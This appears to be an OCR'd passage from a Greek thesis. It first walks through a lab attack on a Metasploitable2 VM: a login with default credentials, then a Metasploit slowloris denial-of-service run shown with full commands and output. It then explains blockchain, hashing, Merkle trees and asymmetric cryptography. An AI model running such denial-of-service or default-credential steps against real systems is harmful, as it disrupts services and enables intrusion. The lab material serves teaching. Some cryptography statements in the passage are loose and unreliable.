
Μια δοκιμαστική σύνδεση στο SSH:

```
┌──(root💀kali)-[/home/kali]
└─# ssh msfadmin@192.168.1.79
msfadmin@192.168.1.79's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Aug  5 05:51:33 2021
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Εικόνα 22. Είσοδος στο σύστημα μέσω SSH

Όντως τα στοιχεία είναι έγκυρα.

Μια δεύτερη δοκιμή στο telnet.



Εικόνα 23. Είσοδος στο σύστημα με Telnet


3.3.2. Kali vs Metasploitable2 – Denial of Service Attack

Σε αυτήν την επίθεση, θα χρησιμοποιήσουμε την ευπάθεια slowloris που ανακαλύψαμε κατά τη διάρκεια εύρεσης ευπαθειών. Ανοίγουμε πάλι το Metasploit, ψάχνουμε τη slowloris και βρίσκουμε την ενότητα που βρίσκεται η συγκεκριμένη επίθεση. «Φορτώνουμε» την επίθεση, βάζουμε την IP και θύρες του στόχου και την εξαπολύουμε.

```
msf6 > search slowloris

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris  2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set rport 80
rport => 80
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.1.22
rhost => 192.168.1.22
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 192.168.1.22 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Εικόνα 24. Αναζήτηση και εκτέλεση του slowloris payload

Για να δούμε εάν δουλεύει, προσπαθούμε να συνδεθούμε μέσω προγράμματος περιήγησης στην IP του θύματος, η οποία από την αρχική σάρωση ξέρουμε ότι είναι και ιστοσελίδα. Βλέπουμε ότι προσπαθεί να φορτώσει, αλλά δεν τα καταφέρνει.



Εικόνα 25. Αδυναμία φόρτωσης της σελίδας λόγω slowloris

4. Αλυσίδα Συστοιχίας

4.1. Τι είναι η Αλυσίδα Συστοιχίας

Εάν αναζητήσει κάποιος τον όρο Αλυσίδα Συστοιχίας (Blockchain) στο διαδίκτυο, θα παρατηρήσει ότι κάθε ιστοσελίδα, forum, επιστημονική έρευνα και blog απονέμουν έναν δικό τους ορισμό ως προς το τι είναι. Κρατούν σταθερές όμως τις έννοιες του αποκεντροποιημένου δικτύου, της αμεταβλητότητας των συναλλαγών, της δημιουργίας εμπιστοσύνης και των κρυπτονομισμάτων. Για αυτό το λόγο θα αποδώσουμε έναν δικό μας ορισμό, βάσει της έρευνας που πραγματοποιήθηκε.

Η Αλυσίδα Συστοιχίας (Blockchain) είναι ένα ψηφιακό, δημόσιο αποκεντροποιημένο δίκτυο, στο οποίο πραγματοποιούνται και αποθηκεύονται οικονομικές συναλλαγές. Αποθηκεύονται σε ομάδες που ονομάζονται συστοιχίες (blocks) και κάθε συστοιχία συνδέεται με μαθηματικό τρόπο με την προηγούμενη συστοιχία, σχηματίζοντας μια αλυσίδα (chain). Οι συναλλαγές είναι αδύνατον να παραποιηθούν ή να ακυρωθούν άπαξ και αποθηκευτούν στην Αλυσίδα Συστοιχίας. Για την πραγματοποίηση των συναλλαγών, χρησιμοποιείται ένα ψηφιακό νόμισμα που ονομάζεται κρυπτονόμισμα, ενώ, κάθε Αλυσίδα Συστοιχίας διαθέτει το δικό της. Με τη χρήση Μηχανισμών Συναίνεσης (Consensus Mechanisms), δημιουργείται εμπιστοσύνη μεταξύ αγνώστων οντοτήτων για την εγκυρότητα και συνέχεια των συναλλαγών, καθιστώντας την ανάγκη για μια έμπιστη τρίτη οντότητα, όπως μια τράπεζα, ξεπερασμένη.

Οι Αλυσίδες Συστοιχίας πέρασαν από πολλές αναβαθμίσεις όσο αυξάνονταν σε δημοτικότητα. Χωρίζονται σε τρεις γενιές [50]. Η πρώτη γενιά, ονομάζεται Αλυσίδα Συστοιχίας 1.0 (Blockchain 1.0). Αποτελεί την έναρξη λειτουργίας της πρώτης Αλυσίδας Συστοιχίας (αυτή του Bitcoin) με τον «απλό» σκοπό της αποκεντροποιημένης αποθήκευσης και πραγματοποίησης συναλλαγών μέσω ενός νέου συναλλάγματος, του κρυπτονομίσματος. Στη συνέχεια, ήρθε η Αλυσίδα Συστοιχίας 2.0 (Blockchain 2.0), με την έναρξη του Ethereum και πιο σημαντικά, τη δημιουργία των Ευφυών Συμβολαίων. Τα Ευφυή Συμβόλαια έπαιξαν καθοριστικό ρόλο στην εξέλιξη των δυνατοτήτων μιας Αλυσίδας Συστοιχίας, επιτρέποντας στους χρήστες να υλοποιούν περίπλοκες εφαρμογές και προγράμματα που λειτουργούν πάνω στην Αλυσίδα Συστοιχίας. Τέλος, έχουμε την τρίτη γενιά, με όνομα Αλυσίδες Συστοιχίας 3.0 (Blockchain 3.0), όπου πλέον οι Αλυσίδες Συστοιχίες αξιοποιούνται σε βιομηχανικό επίπεδο, από μια πληθώρα τομέων, προσφέροντας δυνατότητες που ξεπερνούν την πρωταρχική ιδέα του νέου χρηματοοικονομικού συστήματος.

Πώς πραγματοποιούμε μια διαδικτυακή συναλλαγή; Μπαίνουμε στην ιστοσελίδα που υπάρχει το προϊόν μας, το επιλέγουμε και ολοκληρώνουμε την αγορά του επιλέγοντας τον τρόπο πληρωμής. Ο τρόπος πληρωμής γίνεται μέσω μιας τρίτης έμπιστης οντότητας. Δηλαδή είτε με μεταφορά χρημάτων μέσω τράπεζας, είτε μέσω πιστωτικής/χρεωστικής κάρτας, είτε μέσω paypal ή άλλη υπηρεσίας παροχής ασφαλών συναλλαγών. Σε κάθε μία από αυτές τις περιπτώσεις παρατηρούμε ότι το ποσό που πρόκειται να καταβάλουμε αυξάνεται. Αυτό συμβαίνει διότι υπάρχει μια μικρή χρέωση που πιστώνεται στο μεσάζοντα. Πραγματοποιείται η συναλλαγή και συμπληρώνεται σε κάποιο λογιστικό φύλλο μιας τράπεζας ότι έχει γίνει η συναλλαγή αυτή. Έτσι ο πελάτης δεν έχει κανέναν έλεγχο στις λογιστικές αυτές εγγραφές οπότε αναγκαστικά πρέπει να εμπιστευτεί τον μεσάζοντα. Στην Αλυσίδα Συστοιχίας, όλα αυτά αλλάζουν, ενώ εμφανίζονται τρεις βασικές έννοιες.

Η πρώτη είναι το Διανεμημένο Ανοιχτό Καθολικό (Distributed Open Ledger). Είναι ένα λογιστικό φύλλο, όπου περιέχονται όλες οι συναλλαγές που έχουν

πραγματοποιηθεί. Κάθε χρήστης του δικτύου είναι σε θέση να ελέγξει αν είναι έγκυρη μια συναλλαγή, πόσες συναλλαγές έχουν κάνει οι υπόλοιποι χρήστες, πόσα λεφτά διαθέτουν και σε ποιους χρήστες έχουν αποστείλει λεφτά. Επίσης, κάθε χρήστης του δικτύου, έχει αποθηκευμένη στο μηχάνημά του μια εκδοχή του λογιστικού φύλλου την οποία ανανεώνει με κάθε νέα συναλλαγή που πραγματοποιείται.

Η δεύτερη έννοια είναι αυτή του Αμετάβλητου (Immutability). Όταν μια συναλλαγή ελεγχθεί από το δίκτυο ως προς την εγκυρότητά της και εγκριθεί, θα αποθηκευτεί στο λογιστικό φύλλο. Πλέον δεν μπορεί ούτε να ακυρωθεί, ούτε να διορθωθεί.

Η τρίτη έννοια, είναι του Μεταλλευτή (Miner). Ο Μεταλλευτής κάνει δύο πράγματα για να κερδίσει. Το πρώτο είναι να ελέγξει αν η συναλλαγή είναι έγκυρη. Δηλαδή αν ο χρήστης Β έχει αρκετά λεφτά για να πραγματοποιήσει τη συναλλαγή του. Μια εύκολη διαδικασία, αφού το Διανεμημένο Ανοιχτό Καθολικό είναι διαθέσιμο προς όλους, αλλά επίπονη υπολογιστικά όπως θα δούμε στη συνέχεια.

Έστω λοιπόν ότι έχουμε ένα δίκτυο. Κατά τη διάρκεια της δημιουργίας της Αλυσίδας Συστοιχίας μόνο ο χρήστης Α έχει 20€ σε μορφή κρυπτονομίσματος. Αυτή η συνθήκη είναι καθορισμένη από το δημιουργό (hardcoded). Το block 0 είναι το λεγόμενο genesis block. Ο χρήστης Α μεταφέρει 15€ στο χρήστη Β, οπότε δημιουργεί ένα block με αυτήν την πληροφορία ενώ οι υπόλοιποι χρήστες το ελέγχουν, το καθιστούν έγκυρο και έτσι ενώνεται με το προηγούμενο block και προστίθεται στην Αλυσίδα Συστοιχίας. Ο χρήστης Β θέλει να μεταφέρει 7€ στο χρήστη C, οπότε δημιουργεί ένα block με αυτήν την πληροφορία, οι υπόλοιποι χρήστες το ελέγχουν, το καθιστούν έγκυρο και ο Β το ενώνει με το προηγούμενο block κι έτσι προστίθεται στην Αλυσίδα Συστοιχίας.

Όμως, αν ο χρήστης Α θελήσει να μεταφέρει 30€ στο χρήστη C, θα ετοιμάσει το block και θα το στείλει σε όλους τους χρήστες για έλεγχο. Οι χρήστες θα ελέγξουν την αλυσίδα συναλλαγών του Α και θα καταλήξουν ότι ο Α δεν έχει αρκετά λεφτά για να πραγματοποιήσει τη συναλλαγή. Οπότε, η συναλλαγή αυτή θα απορριφθεί.

Για να εγκριθεί μια συναλλαγή χρειάζεται να γίνει επίλυση ενός παζλ (puzzle) για την εύρεση ενός ειδικού κλειδιού. Με αυτό το κλειδί, ο Μεταλλευτής, θα καταφέρει να συνδέσει το block με το προηγούμενο block που βρίσκεται ήδη στην Αλυσίδα Συστοιχίας. Κι εδώ είναι το πρόβλημα. Το κλειδί είναι τυχαίο, πράγμα που σημαίνει ότι για να το βρει ο Μεταλλευτής, πρέπει να επενδύσει σε υπολογιστική ισχύ, έτσι ώστε να τρέξει όσο το δυνατόν περισσότερες δοκιμές πιο γρήγορα από τους ανταγωνιστές του και να βρει το σωστό κλειδί.

Έστω ότι ο χρήστης Β θέλει να στείλει 5€ στο χρήστη C. Προσθέτει τη συναλλαγή αυτή στη Συστοιχία του και το στέλνει. Για να επικυρωθεί και να αποθηκευτεί στην Αλυσίδα Συστοιχίας, χρειάζεται να ελεγχθεί από τους χρήστες ως προς την εγκυρότητά του.


Οι Α και D είναι δύο Μεταλλευτές του δικτύου. Λαμβάνουν και οι δύο το block του Β και ύστερα από δοκιμές, ο D καταφέρνει και βρίσκει το κλειδί πριν τον Α, ανεβάζει το block στην Αλυσίδα Συστοιχίας, ελέγχεται από τους χρήστες του δικτύου, εγκρίνεται κι έτσι λαμβάνει την ανταμοιβή. Τέλος, ειδοποιεί όλους τους χρήστες για να ανανεώσουν το δικό τους αντίγραφο του λογιστικού φύλλου.

4.2. Κατηγορίες Αλυσίδων Συστοιχίας

Ο καθένας μπορεί να φτιάξει τη δική του Αλυσίδα Συστοιχίας. Υπάρχουν τέσσερεις βασικές κατηγορίες [51], [52]. Δημόσιες, Ιδιωτικές, Κοινοτικές και Υβριδικές. Οι Δημόσιες Αλυσίδες Συστοιχίας είναι αυτές που μόλις αναλύσαμε. Οποιοσδήποτε με πρόσβαση στο διαδίκτυο, μπορεί να λάβει μέρος σε μια Δημόσια Αλυσίδα Συστοιχίας, κάνοντας συναλλαγές, επιβεβαίωση των blocks, ελέγχοντας το ιστορικό συναλλαγών μιας διεύθυνσης κλπ.

Στις Ιδιωτικές Αλυσίδα Συστοιχίας αντίθετα, υπάρχουν περιορισμοί των κινήσεων. Συνήθως χρησιμοποιούνται στο εσωτερικό δίκτυο κάποιας μεγάλης εταιρείας ή σε συνεργασία με άλλες εταιρείες και οργανισμούς, ονομάζοντας την Ιδιωτική Αλυσίδα Συστοιχίας στην τελευταία περίπτωση Κοινοτική Αλυσίδα Συστοιχίας (Consortium Blockchain). Η πρόσβαση, η παροχή δικαιωμάτων και το επίπεδο της ασφάλειας καθορίζεται από την ίδια την εταιρεία ενώ δεν υπάρχει ανωνυμία. Στην περίπτωση των Κοινοτικών Αλυσίδων Συστοιχίας, δεν υπάρχει κεντρική διαχείριση λόγω της ιδιοκτησίας πολλαπλών οντοτήτων.

Τέλος, έχουμε τις Υβριδικές Αλυσίδες Συστοιχίας, οι οποία αξιοποιούν τους κανόνες των προηγούμενων δύο. Έχουν δηλαδή ένα ιδιωτικό κομμάτι στο δίκτυο στο οποίο ελέγχεται η συμπεριφορά κάθε χρήστη και επιβεβαιώνονται οι συναλλαγές, καθώς και ένα δημόσιο κομμάτι, ώστε να επικοινωνεί με το διαδίκτυο, στο οποίο όμως προστατεύεται η ανωνυμία των μελών, ενώ είναι σε θέση να προβάλει για δημόσιο έλεγχο τις συναλλαγές που εκτελούνται στο ιδιωτικό μέρος της Αλυσίδας.



Εικόνα 26. Υβριδική Αλυσίδα Συστοιχίας [51]

Συγκρίνοντας τις Δημόσιες με τις Ιδιωτικές Αλυσίδες Συστοιχίας, μπορούμε να πούμε ότι οι ιδιωτικές είναι αρκετά πιο γρήγορες διότι έχουν μικρότερο αριθμό κόμβων, επομένως και μικρότερο αριθμό συναλλαγών, καθιστώντας έτσι το μηχανισμό συναίνεσης αλλά και την επιβεβαίωση των συναλλαγών πιο γρήγορες διαδικασίες. Μπορούν επίσης εύκολα να προσθέσουν ή να αφαιρέσουν κόμβους, ανάλογα με τις ανάγκες του οργανισμού.

Από την άλλη μεριά, επειδή χρησιμοποιούνται από λίγους, σε περίπτωση που κάποιοι κόμβοι αποφασίσουν να επιτεθούν ή να δεχτούν επίθεση και να καταληφθούν από εξωτερικό εχθρό, είναι πιο εύκολο να πάρουν υπό τον έλεγχό τους ολόκληρο το δίκτυο με 51% επίθεση, η οποία αναλύεται παρακάτω. Επίσης, όντας ιδιωτικό δίκτυο μια εταιρείας, δεν υπάρχει η έννοια “Ανοικτό και προσβάσιμο από όλους”, αλλά ενός συστήματος “Διαχείρισης Ταυτότητας και Πρόσβασης”, το οποίο παρακολουθεί και ελέγχει τις συναλλαγές. Στον παρακάτω πίνακα παρουσιάζονται συνοπτικά κάποια βασικά πλεονεκτήματα και μειονεκτήματα μεταξύ των κατηγοριών Αλυσίδων Συστοιχίας.

	Δημόσια	Ιδιωτική	Υβριδική	Κοινοτική
Πλεονεκτήματα	• Ανεξαρτησία • Διαφάνεια • Εμπιστοσύνη	• Έλεγχος Πρόσβασης • Απόδοση	• Έλεγχος Πρόσβασης • Απόδοση • Επεκτασιμότητα	• Έλεγχος Πρόσβασης • Ασφάλεια • Επεκτασιμότητα
Μειονεκτήματα	• Ασφάλεια • Απόδοση • Επεκτασιμότητα	• Εμπιστοσύνη • Δυνατότητα Ελέγχου	• Διαφάνεια • Αναβάθμιση	• Διαφάνεια
Χρήση	• Κρυπτονομίσματα • Επικύρωση εγγράφων	• Εφοδιαστική αλυσίδα οργανισμού • Ιδιοκτησία περιουσιακών στοιχείων	• Φάκελος ασθενή • Κτηματομεσιτικά	• Τραπεζικά συστήματα • Ερευνητικά κέντρα • Εφοδιαστική αλυσίδα οργανισμών

Πίνακας 1. Κατηγορίες Αλυσίδων Συστοιχίας [51]

4.3. Επεξήγηση ορισμών Κρυπτογραφίας

Πριν εξηγήσουμε επιστημονικά τι είναι η Αλυσίδα Συστοιχίας και πως δουλεύει, θα χρειαστεί να αναφέρουμε και να εξηγήσουμε ορισμένους μηχανισμούς που χρησιμοποιούνται σε μια Αλυσίδα Συστοιχίας, οι οποίοι παίζουν πρωταρχικό ρόλο στη λειτουργία του.

4.3.1. Συναρτήσεις Κατακερματισμού και Δένδρα Merkle


Αρχικά, έχουμε τις Συναρτήσεις Κατακερματισμού (Hash Functions) και τα Δένδρα Merkle (Merkle Trees). Μία Συνάρτηση Κατακερματισμού [53], λαμβάνει ως είσοδο αυθαίρετο μήκος δεδομένων και παράγει στην έξοδο ένα αλφαριθμητικό δεδομένο που λέγεται hash και είναι σταθερού μήκους. Είναι ντετερμινιστικό σύστημα, δηλαδή κάθε

φορά που στην είσοδο έχουμε το ίδιο δεδομένο, στην έξοδο θα παράγεται το ίδιο hash. Ενώ μια μικρή αλλαγή στο αρχικό δεδομένο, παράγει ένα εντελώς διαφορετικό hash(collision resistance). Επιπλέον, ανήκει στην κατηγορία των μονόδρομων συναρτήσεων. Είναι μια κατηγορία συναρτήσεων στην οποία είναι υπολογιστικά εύκολο να την τροφοδοτήσουμε δεδομένα και να παράγουμε το αντίστοιχο αποτέλεσμα, αλλά είναι υπολογιστικά αδύνατο να βρεθεί το αρχικό κείμενο μέσω ωμής βίας ή αντίστροφης μηχανικής. Γνωστές Συναρτήσεις Κατακερματισμού είναι: SHA-1 [54], SHA-2 [55], MD5 [56].

Τα Δένδρα Merkle [57]**Error! Reference source not found.** ή Κατακερματισμένα Δένδρα (Hashed Trees) είναι μια κατηγορία δυαδικών δένδρων, που περιέχουν hashed δεδομένα. Δημιουργούνται χρησιμοποιώντας την τεχνική Bottom-up και εκτελώντας συνεχείς Κατακερματισμούς των κόμβων του δένδρου ανά ζευγάρια, φτάνουν στη ρίζα του Δένδρου, έχοντας έναν τελικό Κατακερματισμό. Ξεκινώντας δηλαδή από τα φύλλα, κατακερματίζονται τα δεδομένα των φύλλων, συνενώνονται σε ένα αλφαριθμητικό, το οποίο κατακερματίζεται δημιουργώντας τον πατέρα των δύο φύλλων. Η διαδικασία αυτή, ολοκληρώνεται μέχρι να φτάσει στη ρίζα του δένδρου.

Στο Bitcoin, χρησιμοποιείται ως Συνάρτηση Κατακερματισμού η SHA-256, η οποία ανήκει στην οικογένεια των Συναρτήσεων Κατακερματισμού της SHA-2, με έξοδο 256 bits. Με αυτόν τον τρόπο, κερδίζουμε τόσο σε χώρο, αφού κάθε φύλλο και κόμβος του δέντρου έχει σταθερό μέγεθος 256 bits, όσο και σε χρόνο διότι ο χρόνος αναζήτησης είναι λογαριθμικός. Η χρονική πολυπλοκότητα της αναζήτησης σε ένα Δένδρο Merkle είναι O(log(n)), όπως δηλαδή και στα απλά δυαδικά δένδρα.

Στο Ethereum, χρησιμοποιείται το Δένδρο Προσπαθειών ΠΑΑΠΚΑ. Όπου ΠΑΑΠΚΑ: Πρακτικός Αλγόριθμος Ανάκτησης Πληροφοριών Κωδικοποιημένων ως Αλφαριθμητικά. (Merkle Patricia Tries, όπου Patricia: Practical Algorithm to Retrieve Information Coded In Alphanumeric) [58]. Κάθε κεφαλίδα μπλοκ, περιέχει τρία Δένδρα Merkle. Ένα για τις συναλλαγές, ένα για τις αποδείξεις και ένα για την κατάσταση του δικτύου. Με αυτόν τον τρόπο, ακόμα και οι light clients, δηλαδή οι εκδοχές του λογισμικού που επικοινωνούν με το δίκτυο και που δεν επιτελούν ενεργοβόρες λειτουργίες, μπορούν να γνωρίζουν βασικές πληροφορίες για το δίκτυο μια δεδομένη χρονική στιγμή. Με το δένδρο των συναλλαγών, μπορούμε να ελέγξουμε εάν μια συναλλαγή βρίσκεται σε ένα μπλοκ. Με το δένδρο των αποδείξεων, μπορούμε να λάβουμε πληροφορίες για ένα συγκεκριμένο γεγονός, όπως το συνολικό ποσό σε gas (Ένα νόμισμα που αξιοποιείται από το Ethereum και καταναλώνεται κατά τη διάρκεια εκτέλεσης μια συναλλαγής ή ενός συμβολαίου, Ενότητα 4.5.2.2) που χρησιμοποιήθηκε. Το δένδρο καταστάσεων, μπορεί να προσφέρει πληροφορίες, όπως η προσομοίωση πραγματοποίησης συναλλαγών με ένα ευφυές συμβόλαιο.



Εικόνα 27. Απλό Δυαδικό Δένδρο Merkle [58]

4.3.2. Ασύμμετρη Κρυπτογράφηση

Συνεχίζοντας, έχουμε την Ασύμμετρη Κρυπτογράφηση [59]. Είναι ένας τρόπος κρυπτογράφησης με τη χρήση δύο κλειδιών. Το Δημόσιο Κλειδί (Public Key - PK) και το Ιδιωτικό Κλειδί (Private Key - SK). Το PK χρησιμοποιείται για την κρυπτογράφηση του κειμένου που θέλουμε να στείλουμε. Αν πρόκειται για επικοινωνία με κάποιον εξυπηρετητή, τότε ο εξυπηρετητής στέλνει το PK του, με το ψηφιακό πιστοποιητικό του. Σε διαφορετική περίπτωση ανταλλάσσεται μέσω πρωτοκόλλου ανταλλαγής κλειδιών όπως είναι το Diffie-Helmann [60]. Το SK χρησιμοποιείται για την αποκρυπτογράφηση και δεν πρέπει να το γνωρίζει κανείς εκτός από τον δημιουργό του (πχ. Ο εξυπηρετητής). Τα κλειδιά αυτά, είναι ουσιαστικά δύο πολύ μεγάλοι πρώτοι αριθμοί, οι οποίοι είναι σχεδόν αδύνατο να ανακαλυφθούν, είτε με τεχνικές ωμής βίας (brute force), είτε με αντίστροφη μηχανική (reverse engineering). Για να επικοινωνήσουν δύο μέλη μεταξύ τους, ο αποστολέας κρυπτογραφεί το μήνυμά του με το PK του παραλήπτη, το στέλνει και ο παραλήπτης χρησιμοποιώντας το SK του, το αποκρυπτογραφεί. Γνωστοί αλγόριθμοι ασύμμετρης κρυπτογράφησης είναι οι: RSA [61], ElGamal [62], και ECDSA. Ο ECDSA, είναι ο αλγόριθμος που χρησιμοποιείται από όλες τις Αλυσίδες 